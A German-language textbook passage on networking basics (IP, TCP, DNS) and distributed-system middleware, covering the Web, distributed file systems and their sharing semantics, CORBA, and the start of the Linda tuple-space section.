Momentan sind zwei Versionen von IP in Gebrauch, nämlich v4 und v6. Da gegenwärtig v4 dominiert, werden wir diese Version hier beschreiben, doch v6 ist im Kommen. Jedes v4-Paket beginnt mit einem 40-Byte-Header, der eine 32-Bit-Quell- und eine 32-Bit-Zieladresse sowie weitere Felder enthält. Diese Adressen werden **IP-Adressen** genannt und bilden die Basis des Routings im Internet. Konventionsgemäß werden sie als vier dezimale Nummern im Intervall von 0 bis 255 geschrieben und durch Punkte getrennt, beispielsweise 192.31.231.65. Wenn ein Paket einen Router erreicht, so wird die IP-Zieladresse extrahiert und für das Routing des Paketes verwendet.

Da IP-Datagramme nicht bestätigt werden, reicht IP alleine nicht für eine zuverlässige Kommunikation im Internet aus. Dazu wird ein anderes Protokoll, das **TCP (Transmission Control Protocol)** verwendet, das gewöhnlich auf dem IP-Protokoll aufsetzt. Das TCP benutzt IP, um verbindungsorientierte Ströme zur Verfügung zu stellen. Um TCP benutzen zu können, baut ein Prozess zuerst eine Verbindung zu einem entfernten Prozess auf. Der gewünschte Prozess ist durch die IP-Adresse einer Maschine und eine Portnummer dieser Maschine spezifiziert. Diese Portnummer wird von den Prozessen abgehört, die eingehende Verbindungen erwarten. Ist die Verbindung einmal hergestellt, dann pumpt der Prozess einfach Bytes in die Verbindung, die garantiert am anderen Ende unbeschädigt und in der richtigen Reihenfolge ankommen. Die TCP-Implementierung kann diese Garantie mittels Sequenznummer, Prüfsummen und erneuten Übertragungen von fehlerhaft empfangenen Paketen geben. Dies alles ist für den sendenden und den empfangenden Prozess transparent, einzig die zuverlässige Interprozesskommunikation, ähnlich der UNIX-Pipe, ist sichtbar.

Um zu verstehen, wie all die Protokolle interagieren, stelle man sich den einfachsten Fall vor, bei dem eine sehr kleine Nachricht versandt wird, die auf keiner der Ebenen zerstückelt werden muss. Der Host befindet sich in einem Ethernet, das an das Internet angeschlossen ist. Was passiert nun genau? Der Benutzerprozess generiert die Nachricht und löst einen Systemaufruf aus, um sie auf einer bereits bestehenden TCP-Verbindung zu versenden. Der Protokollstack des Kerns fügt einen TCP-Header und darüber den IP-Header hinzu. Danach übernimmt der Ethernet-Treiber, der den Ethernet-Header vorne anfügt. Dieser Header dirigiert das Paket zum Router des Ethernets. Der Router entsendet dann die Nachricht in das Internet. Der gesamte Vorgang ist in ▶ Abbildung 8.34 illustriert.




Abbildung 8.34: Die Anhäufung der Paket-Header

Um eine Verbindung mit einem entfernten Host herzustellen (oder ihm sogar ein Datagramm senden zu können), ist es nötig, seine IP-Adresse zu kennen. Da es für den Benutzer unbequem wäre, Listen von 32-Bit-IP-Adressen verwahren zu müssen, wurde dafür ein Schema eingeführt, das **DNS (Domain Name Service)** genannt wird. Dieses System bildet eine Datenbank von ASCII-Hostnamen auf ihre IP-Adressen ab. Folglich ist es möglich, den DNS-Namen *star.cs.vu.nl* anstelle der IP-Adresse 130.37.24.6 zu verwenden. DNS-Namen sind weithin bekannt, da E-Mail-Adressen oft die Form *user-name@DNS-host-name* haben. Dieses System der Namensgebung ermöglicht es dem Mail-Programm des sendenden Hosts, die IP-Adresse des Zielcomputers in der DNS-Datenbank nachzuschlagen, eine TCP-Verbindung zu dem Mail-Daemon des Ziels herzustellen und die Nachricht als Datei zu versenden. Der *user-name* wird zur Identifizierung der Mailbox genutzt, in die die Nachricht eingeworfen wird.

8.4.3 Dokumentenbasierte Middleware

Wir haben inzwischen einiges Hintergrundwissen über Netzwerke und Protokolle erworben und können uns jetzt verschiedenen Middleware-Schichten zuwenden, die auf dem grundlegenden Netzwerk aufsetzen, um Benutzern und Programmen ein konsistentes Modell zur Verfügung zu stellen. Wir wollen mit einem einfachen, aber sehr bekannten Beispiel beginnen: dem World Wide Web. Das Web wurde von Tim Berners-Lee am CERN, dem Europäischen Versuchszentrum für Nuklearphysik, im Jahre 1989 entwickelt und hat sich seitdem wie ein Lauffeuer über die ganze Welt verbreitet.

Das ursprüngliche Paradigma hinter dem Web war recht einfach: Jeder Computer kann ein oder mehrere Dokumente halten, die sogenannten **Webseiten**. Jede Webseite enthält Text, Bilder, Icons, Klänge, Videofilme und Ähnliches sowie **Hyperlinks** (Verweise) auf andere Webseiten. Fordert ein Benutzer mit einem Programm, dem sogenannten **Webbrowser**, ein Dokument an, dann wird die Seite auf dem Bildschirm dargestellt. Ein Klick auf einen Link ersetzt die aktuelle Seite durch die verlinkte Seite. Obwohl dem Web in der letzten Zeit viel Schnickschnack aufgesetzt wurde, ist das zugrunde liegende Paradigma immer noch deutlich sichtbar: Das Web ist ein großer gerichteter Graph von Dokumenten, die auf andere Dokumente verweisen können (siehe ▶ Abbildung 8.35).




Abbildung 8.35: Das Web ist ein großer gerichteter Graph von Dokumenten.

Jede Webseite hat eine eindeutige Adresse, die **URL (Uniform Resource Locator)**. Die URL hat die Form *protocol://DNS-name/file-name*. In den meisten Fällen ist das Protokoll *http* (HyperText Transfer Protocol), aber *ftp* und andere sind ebenfalls möglich. Danach kommt der DNS-Name des Hosts, der die Datei enthält. Zum Schluss spezifiziert der Dateiname die gewünschte Datei.

Das ganze System hängt in der folgenden Art und Weise zusammen: Das Web ist grundsätzlich ein Client-Server-System, mit dem Benutzer als Client und der Webseite als Server. Gibt der Benutzer durch Eintippen oder Anklicken eines Hyperlinks eine URL im Browser ein, so führt das Programm verschiedene Schritte aus, um die Seite anzuzeigen. Als einfaches Beispiel nehmen wir an, die URL sei *http://www.minix3.org/doc/faq.html*. Der Browser unternimmt dann die folgenden Schritte:

1. Der Browser fragt das DNS nach der IP-Adresse von *www.minix3.org*.
2. DNS antwortet mit 130.37.20.20.
3. Der Browser stellt eine TCP-Verbindung zu Port 80 auf 130.37.20.20 her.
4. Danach wird eine Anfrage bezüglich der Datei *doc/faq.html* gesendet.
5. Der Server *www.minix3.org* sendet die Datei *doc/faq.html*.
6. Die TCP-Verbindung wird gelöst.
7. Der Browser stellt den Text von *doc/faq.html* dar.
8. Der Browser lädt alle Bilder von *doc/faq.html* und stellt sie dar.

In erster Näherung ist dies die Grundlage des Webs und die Art, wie es arbeitet. Im Laufe der Zeit kamen viele andere Eigenschaften hinzu. Man denke an Stylesheets, dynamische Webseiten, die im laufenden Betrieb erzeugt werden, Webseiten, die Programme oder Skripte zur Ausführung auf der Client-Maschine enthalten, und noch vieles mehr, was jedoch außerhalb unseres Betrachtungsfeldes liegt.

8.4.4 Dateisystembasierte Middleware

Die grundlegende Idee hinter dem Web ist es, ein verteiltes System wie eine gigantische, durch Hyperlinks verbundene Ansammlung von Dokumenten erscheinen zu lassen. Ein anderer Ansatz lässt ein verteiltes System wie ein großes Dateisystem aussehen. In diesem Abschnitt werden einige Punkte betrachtet, die beim Entwurf eines weltweiten Dateisystems zu beachten sind.

Das Modell eines Dateisystems auf ein verteiltes System anzuwenden, bedeutet, dass es ein globales Dateisystem gibt, bei dem Benutzer weltweit Dateien, für die sie autorisiert sind, lesen und schreiben können. Kommunikation erfolgt mithilfe eines Prozesses, der Daten in eine Datei schreiben kann, sowie eines Prozesses, der sie lesen kann. Viele Aspekte der Standarddateisysteme tauchen hierbei auf, doch die Verteilung bringt auch neue Probleme mit sich.

Übertragungsmodell

Das erste Problem ist die Wahl zwischen dem **Upload/Download-Modell** und dem **Remote-Access-Modell**. Beim ersten Modell, das in ►Abbildung 8.36(a) dargestellt ist, greift ein Prozess auf eine Datei zu, indem er sie zuerst von dem entfernten Server kopiert. Darf die Datei nur gelesen werden, so wird sie lokal gelesen, um die Performance zu erhöhen. Kann die Datei beschrieben werden, dann geschieht dies ebenfalls lokal. Ist der Prozess fertig, wird die Seite zurück auf den Server gelegt. Mit dem Remote-Access-Modell bleibt die Datei auf dem Server und der Client sendet lediglich Kommandos, um die Arbeit dort erledigen zu lassen (siehe ►Abbildung 8.36(b)).




Abbildung 8.36: (a) Das Upload/Download-Modell (b) Das Remote-Access-Modell

Die Vorteile des Upload/Download-Modells liegen in dessen Einfachheit und in der Tatsache, dass die Übermittlung ganzer Dateien auf einmal effizienter ist, als diese in kleinen Teilen zu transferieren. Die Nachteile sind, dass genügend lokaler Speicherplatz für die gesamte Datei zur Verfügung stehen muss, dass die Bewegung kompletter Dateien Verschwendungen darstellt, wenn nur Teile benötigt werden, und dass Konsistenzprobleme entstehen, wenn es mehrere konkurrierende Benutzer im System gibt.

Die Verzeichnishierarchie

Die Dateien sind nur ein Teil der Geschichte. Der andere Teil ist das Verzeichnissystem. Alle verteilten Dateisysteme unterstützen Verzeichnisse, die mehrere Dateien beinhalten. Die nächste Entwurfsfrage ist daher, ob alle Clients dieselbe Sicht der Verzeichnishierarchie haben sollen oder nicht. Als Beispiel betrachten wir ▶ Abbildung 8.37. In ▶ Abbildung 8.37(a) sind zwei Dateiserver dargestellt, von denen jeder drei Verzeichnisse und einige Dateien hält. ▶ Abbildung 8.37(b) stellt ein System dar, in dem alle Clients (und andere Maschinen) die gleiche Sicht auf das verteilte Dateisystem haben. Wenn der Pfad $/D/E/x$ auf einer Maschine gültig ist, dann ist er auf allen gültig.




Abbildung 8.37: (a) Zwei Dateiserver. Die Rechtecke stellen die Verzeichnisse dar, die Kreise symbolisieren die Dateien. (b) Ein System, bei dem alle Clients die gleiche Sicht auf das Dateisystem haben. (c) Ein System, in dem verschiedene Clients unterschiedliche Sichten auf das Dateisystem haben können

Im Gegensatz dazu können in ▶ Abbildung 8.37(c) verschiedene Maschinen verschiedene Sichten des Dateisystems haben. Um obiges Beispiel zu wiederholen, kann der Pfad $/D/E/x$ auf Client 1 sehr wohl gültig sein, nicht aber auf Client 2. In Systemen, die mehrere Dateiserver durch entferntes Einhängen verwalten, ist Abbildung 8.37(c) die Norm. Diese Vorgehensweise ist flexibel und ohne Umwege zu implementieren, hat

aber den Nachteil, dass sich das gesamte System nicht wie ein einziges almodisches Timesharing-System verhält. In einem Timesharing-System sieht das Dateisystem für jeden Prozess gleich aus (wie beim Modell der ▶ Abbildung 8.37(b)). Diese Eigenschaft macht das System einfacher in Bezug auf Programmierung und Verständnis.

Eine eng damit verbundene Frage ist, ob es ein globales Wurzelverzeichnis geben soll, das für alle Maschinen die Wurzel darstellt. Eine Möglichkeit, ein globales Wurzelverzeichnis bereitzustellen, ist es, lediglich einen Eintrag für jeden Server in der Wurzel zu halten. Unter diesen Umständen haben die Pfade die Form */server/path*. Das hat zwar seine eigenen Nachteile, doch zumindest sind die Pfade systemweit gleich.

Transparenz der Namensgebung

Das prinzipielle Problem bei dieser Art der Namensgebung ist, dass sie nicht vollständig transparent ist. Zwei Arten der Transparenz sind in diesem Kontext von Belang und sollten voneinander unterschieden werden: Die erste ist die **Ortstransparenz** (*location transparency*), was bedeutet, dass der Pfadname keinen Hinweis darauf gibt, wo die Datei tatsächlich liegt. Ein Pfad wie */server1/dir1/dir2/x* teilt jedermann mit, dass *x* auf Server 1 liegt, gibt jedoch keine Auskunft darüber, wo dieser Server steht. Der Server kann beliebig im Netzwerk umherwandern, ohne dass der Pfadname geändert werden muss. Dieses System besitzt also Ortstransparenz.

Nehmen wir jetzt aber an, dass die Datei *x* ungeheuer groß ist und der Platz auf Server 1 knapp ist. Außerdem soll sehr viel Platz auf Server 2 verfügbar sein. Das System möchte dann vielleicht *x* automatisch auf Server 2 verlagern. Dummerweise kann aber das System die Datei nicht automatisch auf den anderen Server auslagern, wenn die erste Komponente aller Pfadnamen der Server ist – sogar dann nicht, wenn *dir1* und *dir2* auf beiden Servern existieren. Das Problem ist, dass das Bewegen von Dateien automatisch den Pfadnamen von */server1/dir1/dir2/x* in */server2/dir1/dir2/x* ändert. Programme, die die erste Zeichenkette fest implementiert haben, werden die Arbeit verweigern, sobald der Pfad geändert wird. Ein System, bei dem Dateien bewegt werden können, ohne dass sich ihre Namen ändern, besitzt die Eigenschaft der **Ortsunabhängigkeit** (*location independence*). Ein verteiltes System, das Maschinen- oder Servernamen in Pfadnamen verwendet, besitzt sicher nicht die Eigenschaft der Ortsunabhängigkeit. Ein System, das auf entferntem Einhängen basiert, hat diese Eigenschaft ebenfalls nicht, da es nicht möglich ist, eine Datei von einer Dateigruppe (die Einheit beim Einhängen) zu einer anderen zu bewegen und dabei die alten Dateinamen beizubehalten. Ortsunabhängigkeit ist nicht einfach zu erreichen, ist aber eine wünschenswerte Eigenschaft eines verteilten Systems.

Zusammengefasst gibt es drei übliche Ansätze für die Namensgebung bei Dateien und Verzeichnissen in einem verteilten System:

1. Maschine + Pfad ergeben den Namen, z.B. */machine/path* oder *machine:path*
2. Einhängen von entfernten Dateisystemen in eine lokale Dateihierarchie
3. Ein einziger Namensraum, der auf allen Maschinen identisch ist

Die ersten beiden sind leicht zu implementieren, besonders wenn existierende Systeme verbunden werden sollen, die ursprünglich nicht als verteilte Systeme entwickelt wurden waren. Der letzte Ansatz ist kompliziert und muss sorgfältig geplant werden, vereinfacht jedoch das Leben für Programmierer und Benutzer.

Semantik der gemeinsamen Dateinutzung

Wenn zwei oder mehr Benutzer sich eine Datei teilen, so ist es nötig, die Semantik des Lesens und Schreibens präzise zu definieren, um Probleme zu vermeiden. In einem Einprozessorsystem besagt diese Semantik normalerweise: Wenn ein `read`-Systemaufruf einem `write`-Systemaufruf folgt, dann liefert der Lesezugriff den soeben geschriebenen Wert zurück (siehe ►Abbildung 8.38(a)). Ähnlich verhält es sich, wenn zwei Schreibzugriffe schnell aufeinanderfolgen und einen Lesezugriff nach sich ziehen. Der gelesene Wert wird dann der sein, der durch das letzte `write` gespeichert wurde. In der Tat erlegt das System allen Systemaufrufen eine Ordnung auf, wobei dann alle Prozessoren gleichermaßen diese Ordnung sehen. Dieses Modell bezeichnen wir als **sequenzielle Konsistenz**.

In einem verteilten System kann sequenzielle Konsistenz leicht erreicht werden, solange es lediglich einen Dateiserver gibt und die Clients ihre Dateien nicht zwischen-speichern. Alle `read`- und `write`-Operationen gehen direkt an den Dateiserver, der sie ausschließlich sequenziell abarbeitet.

In der Praxis ist die Performanz eines verteilten Systems, bei dem alle Dateianfragen einen einzelnen Server passieren müssen, allerdings sehr dürftig. Dieses Problem wird häufig dadurch gelöst, dass man es den Clients gestattet, lokale Kopien von häufig benutzten Dateien im Cache zu halten. Wenn jedoch Client 1 eine gepufferte Datei lokal modifiziert und Client 2 kurz darauf die Datei vom Server liest, dann bekommt der zweite Client eine veraltete Datei. Diese Situation ist in ►Abbildung 8.38(b) dargestellt.

Ein Weg zur Umgehung dieser Schwierigkeiten ist, alle Änderungen an gepufferten Dateien sofort an den Server weiterzuleiten. Obwohl konzeptuell einfach, ist dies ein ineffizienter Ansatz. Eine alternative Lösung wäre die Aufweichung der Semantik. Anstatt zu verlangen, dass ein Lesezugriff die Änderungen aller vorherigen Schreibzugriffe sieht, könnte man eine Regel einführen, die besagt: „Änderungen an einer geöffneten Datei sind anfangs nur für den Prozess sichtbar, der sie gemacht hat. Erst wenn die Datei geschlossen wird, werden die Änderungen für die anderen Prozesse sichtbar.“ Die Einführung einer solchen Regel ändert nichts an der Situation von ►Abbildung 8.38(b), definiert aber das tatsächliche Verhalten (*B* bekommt den originalen Wert der Datei) als das richtige Verhalten. Schließt Client 1 die Datei, so wird eine Kopie davon zurück an den Server gesandt. Wie gewünscht bekommen alle folgenden `read`-Operationen dann den neuen Wert. Im Grunde ist dies das Upload/Download-Modell der ►Abbildung 8.36. Diese Semantikregel wird häufig implementiert und ist als **Session-Semantik** bekannt.




Abbildung 8.38: (a) Sequentielle Konsistenz. (b) In einem verteilten System mit Caching kann der Lesezugriff veraltete Werte zurückliefern.

Die Verwendung der Session-Semantik wirft die Frage auf, was passiert, wenn zwei oder mehr Clients gleichzeitig die gleiche Datei jeweils in ihren Cache laden und verändern. Eine Lösung ist, den Wert jeder Datei an den Server zu senden, sobald die Datei geschlossen wird. Folglich hängt das Ergebnis davon ab, welcher Client seine Datei als Letzter schließt. Eine weniger schöne, aber etwas einfacher zu implementierende Alternative ist, das Endergebnis von einem der beteiligten Clients abhängen zu lassen, diesen aber nicht weiter zu spezifizieren.

Ein alternativer Ansatz zur Session-Semantik ist die Verwendung des Upload/Download-Modells, wobei allerdings hier die Datei, die heruntergeladen wurde, automatisch gesperrt wird. Versuche von anderen Clients, auf diese Datei zuzugreifen, werden so lange zurückgehalten, bis der erste Client die Datei zurückgegeben hat, seine Arbeit daran also beendet hat. Besteht große Nachfrage nach der Datei, könnte der Server Nachrichten an den Client schicken, der die Datei aktuell bearbeitet, und ihn damit zur Eile mahnen – das mag helfen oder auch nicht. Alles in allem ist der Versuch, eine korrekte Semantik für gemeinsam benutzte Dateien aufzustellen, eine schwierige Angelegenheit ohne Aussicht auf elegante und effiziente Lösungen.

8.4.5 Objektbasierte Middleware

Wir wollen nun einen Blick auf ein drittes Paradigma werfen. Anstatt davon zu sprechen, dass alles ein Dokument oder eine Datei ist, sagen wir jetzt, dass alles ein Objekt ist. Ein **Objekt** ist eine Sammlung von Variablen, die mit einer Menge von Prozeduren – **Methoden** genannt – zusammengebunden sind. Prozesse dürfen nicht direkt, sondern nur mithilfe der Methoden auf die Variablen zugreifen.

Einige Programmiersprachen wie C++ und Java sind objektorientiert. Doch sind die Objekte dieser Sprachen eher auf Sprachebene zu finden als auf Laufzeitebene. Ein bekanntes System, basierend auf Laufzeitobjekten, ist **CORBA (Common Object Request Broker Architecture)** (Vinoski, 1997). CORBA ist ein Client-Server-System, in dem Client-Prozesse auf Client-Maschinen Operationen auf Objekten ausführen können, die sich auf (möglicherweise entfernten) Server-Maschinen befinden. CORBA wurde für ein heterogenes System entwickelt, in dem eine Vielzahl von Hardware und Betriebssystemen zu finden sind und das in unterschiedlichen Sprachen programmiert ist. Um es einem Client zu ermöglichen, auf einer Plattform einen Server auf einer anderen Plattform anzusprechen, werden **ORBs (Object Request Brokers)** zwischen Client und Server eingeschoben, die die Anpassungen übernehmen. Die ORBs spielen eine wichtige Rolle bei CORBA und gaben dem System sogar seinen Namen.

Jedes CORBA-Objekt wird durch eine Schnittstellendefinition in einer Sprache bestimmt, die sogenannte **IDL (Interface Definition Language)**, die definiert, welche Methoden das Objekt exportiert und welche Parametertypen jede einzelne erwartet. Die IDL-Spezifikation kann in eine sogenannte Client-Stub-Prozedur kompiliert und in einer Bibliothek abgelegt werden. Weiß ein Client-Prozess im Voraus, dass er ein bestimmtes Objekt benutzen wird, so wird eine Verbindung zum Client-Stub-Code des Objektes hergestellt. Die IDL-Spezifikation kann ebenso in eine **Skeleton**-Prozedur zum serverseitigen Gebrauch übersetzt werden. Sind die benötigten CORBA-Objekte im Voraus nicht bekannt, so ist der dynamische Aufruf ebenfalls möglich, die Details der Funktionsweise wollen wir aber nicht weiter betrachten.

Wenn ein CORBA-Objekt erzeugt wird, dann wird in gleichem Atemzug auch eine Referenz darauf erzeugt und dem erzeugenden Prozess zurückgegeben. Mit dieser Referenz kann der Prozess das Objekt für nachfolgende Aufrufe seiner Methoden identifizieren. Die Referenz kann an andere Prozesse weitergegeben oder in einem Objektverzeichnis abgelegt werden.

Um eine Methode eines Objektes aufrufen zu können, muss ein Client-Prozess zuerst eine Referenz auf das Objekt bekommen. Die Referenz kann entweder direkt vom erzeugenden Objekt stammen oder wird – was wahrscheinlicher ist – über Namen oder Funktion in einer Art Verzeichnis nachgeschlagen. Ist die Objektreferenz verfügbar, so verpackt der Client-Prozess die Parameter des Methodenaufrufes in eine Datenstruktur und kontaktiert dann den Client-ORB. Im Gegenzug sendet der Client-ORB eine Nachricht an den Server-ORB, der die Methode dann tatsächlich aufruft. Der gesamte Mechanismus ist dem des RPC ähnlich.

Die Aufgabe der ORBs ist es, die gesamten maschinennahen Verteilungs- und Kommunikationsdetails vor dem Client- und dem Server-Code zu verstecken. Insbesondere verbergen die ORBs vor dem Client den Aufenthaltsort des Servers, ob der Server ein binäres Programm oder ein Skript ist, welche Hardware und welches Betriebssystem auf dem Server im Einsatz ist, ob das Objekt gegenwärtig aktiv ist und wie die zwei ORBs miteinander kommunizieren (z.B. TCP/IP, RPC, gemeinsamer Speicher).

In der ersten Version von CORBA war das Protokoll zwischen Client-ORB und Server-ORB nicht spezifiziert. Folglich verwendete jeder Hersteller ein anderes Protokoll, die alle nicht miteinander kommunizieren konnten. In der Version 2.0 wurde das Protokoll spezifiziert. Für die Kommunikation über das Internet heißt das Protokoll **IIOP (Internet InterOrb Protocol)**.

Um die Verwendung von Objekten, die nicht für CORBA geschrieben wurden, in CORBA-Systemen zu ermöglichen, kann jedes Objekt mit einem sogenannten **Objekt-adapter** ausgestattet werden. Dabei handelt es sich um einen Wrapper, der bestimmte Aufgaben übernimmt, wie die Registrierung der Objekte, die Generierung der Objektreferenzen und die Aktivierung von Objekten, die beim Aufruf inaktiv sind. Die Anordnung all dieser CORBA-Teile ist in ▶ Abbildung 8.39 dargestellt.




Abbildung 8.39: Hauptelemente eines verteilten Systems, das auf CORBA basiert. Die CORBA-Teile sind grau dargestellt.

Ein ernstes Problem mit CORBA ist, dass sich jedes Objekt jeweils nur auf einem Server befindet. Das bedeutet, dass sich die Performance für Objekte, die stark von Clients rund um den Globus benutzt werden, extrem verschlechtern wird. In der Praxis funktioniert CORBA nur in klein skalierten Systemen akzeptabel. Solche Systeme verbinden Prozesse auf einem einzelnen Computer, in einem einzelnen LAN oder einer einzelnen Firma.

8.4.6 Koordinationsbasierte Middleware

Unser letztes Modell eines verteilten Systems wird **koordinationsbasierte Middleware (coordination-based middleware)** genannt. Wir werden mit dem Linda-System, einem akademischen Versuchsprjekt, starten, das den Stein ins Rollen brachte. Anschließend betrachten wir zwei kommerzielle Beispiele, die von Linda maßgeblich inspiriert wurden: Publish/Subscribe-Systeme und Jini.

Linda

Linda ist ein neuartiges System für Kommunikation und Synchronisation, das an der Universität von Yale von Davis Gelernter und seinem Studenten Nick Carriero entwickelt wurde (Carriero und Gelernter, 1986; Carriero und Gelernter, 1989; Gelernter, 1985). In Linda kommunizieren unabhängige Prozesse über einen abstrakten **Tupelraum** miteinander. Der Tupelraum ist für das gesamte System global. Prozesse auf jeder Maschine können dem Raum Tupel hinzufügen und entfernen, ohne sich um die Art und Weise der Speicherung kümmern zu müssen. Dem Benutzer offenbart sich der Tupelraum als ein großer, globaler gemeinsamer Speicher, wie er uns in verschiedenen Formen schon vorher begegnete (z.B. in ►Abbildung 8.21(c)).

